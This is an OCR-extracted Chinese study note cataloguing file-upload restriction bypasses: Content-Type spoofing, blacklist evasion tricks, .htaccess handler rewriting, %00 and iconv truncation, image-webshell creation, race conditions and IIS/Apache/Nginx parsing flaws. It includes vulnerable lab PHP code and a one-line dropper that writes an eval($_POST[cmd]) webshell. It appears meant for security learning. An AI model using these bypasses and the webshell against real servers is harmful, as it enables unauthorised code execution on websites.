
文件上传知识整理

前端限制

JS限制

绕过方法：
1.修改前端JS代码

```
    function checkFile() {
        var file = document.getElementsByName('upload_file')
[0].value;
        if (file == null || file == "") {
            alert("请选择要上传的文件!");
            return false;
        }
        //定义允许上传的文件类型
        var allow_ext = ".jpg|.png|.gif|.php";
        //提取上传文件的类型
        var ext_name = file.substring(file.lastIndexOf("."));
        //判断上传文件类型是否允许上传
        if (allow_ext.indexOf(ext_name) == -1) {
            var errMsg = "该文件不允许上传，请上传" + allow_ext + "类型的文
件,当前文件类型为: " + ext_name;
            alert(errMsg);
            return false;
        }
    }
```



2.直接抓包修改发送包

后端限制

文件头content-type字段校验

绕过方法：修改content-type字段

后缀	content-type
.jpg	image/jpeg
.jpeg	image/jpeg
.png	application/x-png

.gif	image/gif

黑名单判断

绕过方法：
1.大小写绕过，针对windows系统对大小写不敏感的特点，如 `.pHp`
2.特殊文件类型绕过

```
jsp jspx jspf
```

```
asp asa cer aspx
```

```
php5 php4 php3 php2 php1 pht phtml
```

3. `.htaccess` 文件

```
SetHandler application/x-httpd-php
```

将所有格式的文件解析为PHP格式（Apache服务器）
4.空格绕过
没有对后缀名进行去空处理，文件名加空格绕过，如 `(.php )`
相关代码

```
if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".htm",".
phtml",".pht",".pHp",".pHp5",".pHp4",".pHp3",".pHp2",".Html",".Htm",".pHtml",".jsp
",".jspa",".jspx",".jsw",".jsv",".jspf",".jtml",".jSp",".jSpx",".jSpa",".jSw",".jS
v",".jSpf",".jHtml",".asp",".aspx",".asa",".asax",".ascx",".ashx",".asmx",".cer","
.aSp",".aSpx",".aSa",".aSax",".aScx",".aShx",".aSmx",".cEr",".sWf",".swf",".htacce
ss");
        $file_name = $_FILES['upload_file']['name'];
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA

        if (!in_array($file_ext, $deny_ext)) {
```

```
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH.'/'.date("YmdHis").rand(1000,9999).$file_ext;
            if (move_uploaded_file($temp_file,$img_path)) {
                $is_upload = true;
            } else {
                $msg = '上传出错! ';
            }
        } else {
            $msg = '此文件不允许上传';
        }
```

5.加"."绕过
windows特性，自动将文件名后的"."去除。如 `.php.`
6.加 `::$DATA` 绕过
又是windows特性。如 `.php::$DATA`
7.双写绕过
将问题后缀名替换为空时可以使用双写绕过，如 `.pphphp`

白名单判断


%00截断
代码

```
$is_upload = false;
$msg = null;
if(isset($_POST['submit'])){
    $ext_arr = array('jpg','png','gif');
    $file_ext = substr($_FILES['upload_file']['name'],strrpos($_FILES['upload_file
']['name'],".")+1);
    if(in_array($file_ext,$ext_arr)){
        $temp_file = $_FILES['upload_file']['tmp_name'];
        $img_path = $_GET['save_path']."/".rand(10, 99).date("YmdHis").".".$file_e
xt;

        if(move_uploaded_file($temp_file,$img_path)){
            $is_upload = true;
        } else {
            $msg = '上传出错! ';
        }
    } else{
        $msg = "只允许上传.jpg|.png|.gif类型文件! ";
```

```
    }
}
```

`$img_path` 是直接拼接的，可以在 `$_GET['save_path']` 处使用00阶段，如 `sava_path=./1.php%00`
00截断
如果save_path是通过POST方式传入的，那么%00不会自动解析，需要在二进制中使用00截断



26	65	0d	0a	0d	0a	2d	2d	2d	2d	2d	2d	57	65	62	4b	69	e ------WebKi
27	74	46	6f	72	6d	42	6f	75	6e	64	61	72	79	35	47	6d	tFormBoundary5Gm
28	6a	38	53	39	77	6c	47	6f	6b	46	72	46	54	0d	0a	43	j8S9wlGokFrFT C
29	6f	6e	74	65	6e	74	2d	44	69	73	70	6f	73	69	74	69	ontent-Dispositi
2a	6f	6e	3a	20	66	6f	72	6d	2d	64	61	74	61	3b	20	6e	on: form-data; n
2b	61	6d	65	3d	22	73	61	76	65	5f	70	61	74	68	22	0d	ame="save_path"
2c	0a	0d	0a	2e	2e	2f	75	70	6c	6f	61	64	2f	31	2e	70	../upload/1.p
2d	68	70	00	0d	0a	2d	2d	2d	2d	2d	2d	57	65	62	4b	69	hp ------WebKi
2e	74	46	6f	72	6d	42	6f	75	6e	64	61	72	79	35	47	6d	tFormBoundary5Gm
2f	6a	38	53	39	77	6c	47	6f	6b	46	72	46	54	0d	0a	43	j8S9wlGokFrFT C
30	6f	6e	74	65	6e	74	2d	44	69	73	70	6f	73	69	74	69	ontent-Dispositi
31	6f	6e	3a	20	66	6f	72	6d	2d	64	61	74	61	3b	20	6e	on: form-data; n

move_uploaded_file()函数00截断
CVE-2015-2348，只要可以控制move_uploaded_file()函数的第二个参数，就可以使用00截断来进行文件上传

> *以上00截断漏洞都对PHP版本有要求。*

文件内容限制

1.文件头限制

添加 `GIF89a` 文件头绕过

2.getimagesize和php_exif判断

制作图片马绕过，命令如下

```
copy x.gif /b + x.txt /a y.gif
```

特殊绕过方法

1.搭配本地文件包含

zip文件特殊利用

2.超长文件名绕过

> *windows10文件名长度总共为223包括后缀，win2012的为237，linux ubuntu0.16.04.1文件名长度252*

不知道的具体系统的情况下可以先用一个文件名足够长的合法文件进行上传，然后一位一位递减到上传成功，然后将文件名换成如下格式

3.iconv函数截断

测试代码

```
<?php
$a ="1.php";
$b =".jpg";for($i=0; $i<200; $i++){
    $c = $a.chr($i).$b;
    $d = iconv("UTF-8","gb2312", $c);
    echo "$i ==> ".$d."n";}
```

> *该漏洞只出现在windows中*

截断时不能使用00截断，可以使用80-EF（从80到EF任选一个）进行截断

4.条件竞争

代码

```
$is_upload = false;
$msg = null;

if(isset($_POST['submit'])){
    $ext_arr = array('jpg','png','gif');
    $file_name = $_FILES['upload_file']['name'];
    $temp_file = $_FILES['upload_file']['tmp_name'];
    $file_ext = substr($file_name,strrpos($file_name,".")+1);
    $upload_file = UPLOAD_PATH . '/' . $file_name;
```

```
    if(move_uploaded_file($temp_file, $upload_file)){
        if(in_array($file_ext,$ext_arr)){
             $img_path = UPLOAD_PATH . '/'. rand(10, 99).date("YmdHis").".".$file_
ext;
             rename($upload_file, $img_path);
             $is_upload = true;
        }else{
            $msg = "只允许上传.jpg|.png|.gif类型文件! ";
            unlink($upload_file);
        }
    }else{
        $msg = '上传出错! ';
    }
}
```

先rename修改名称，再通过unlink删除文件，可以在unlink生效前访问webshell
利用方法：使用burpsuite反复发包，然后在浏览器不断尝试访问。

5.解析漏洞

iis 5.x/6.0解析漏洞

iis6.0解析漏洞主要有以下三种：

1.目录解析漏洞 /xx.asp/xx.jpg
在网站下创建文件夹名字为.asp、.asa的文件夹，其目录内的任何扩展名的文件都被iis当做asp文件来解析并执行。因此只要攻击者可以通过该漏洞直接上传图片马，并且可以不需要改后缀名！

2.文件解析 xx.asp;.jpg
在iis6.0下，分号后面的不被解析，所以xx.asp;.jpg被解析为asp脚本得以执行。

3.文件类型解析 asa/cer/cdx
iis6.0 默认的可执行文件除了asp还包含这三种asa、cer、cdx。

Apache解析漏洞

Apache对文件的解析主要是从右到左开始判断并进行解析，如果判断为不能解析的类型，则继续向左进行解析，如xx.php.wer.xxxxx将被解析为PHP类型.

IIS 7.0/ Nginx <8.03畸形解析漏洞

在默认Fast-CGI开启状况下上传名字为xx.jpg,内容为:

```
<?PHP fputs(fopen('shell.php','w'),'<?php eval($_POST[cmd])?>');?>
```

然后访问 `xx.jpg/.php` , `/xx.jpg%00.php` 或 `/xx.jpg/%20\0.php` 在这个目录下就会生成一句话木马shell.php。

Nginx<8.03空字节代码执行漏洞

nginx如下版本：0.5., 0.6., 0.7 <= 0.7.65, 0.8 <= 0.8.37在使用PHP-FastCGI执行php的时候，URL里面在遇到%00空字节时与FastCGI处理不一致，导致可以在图片中嵌入PHP代码然后通过访问xxx.jpg%00.php来执行其中的代码。

6.waf

waf绕过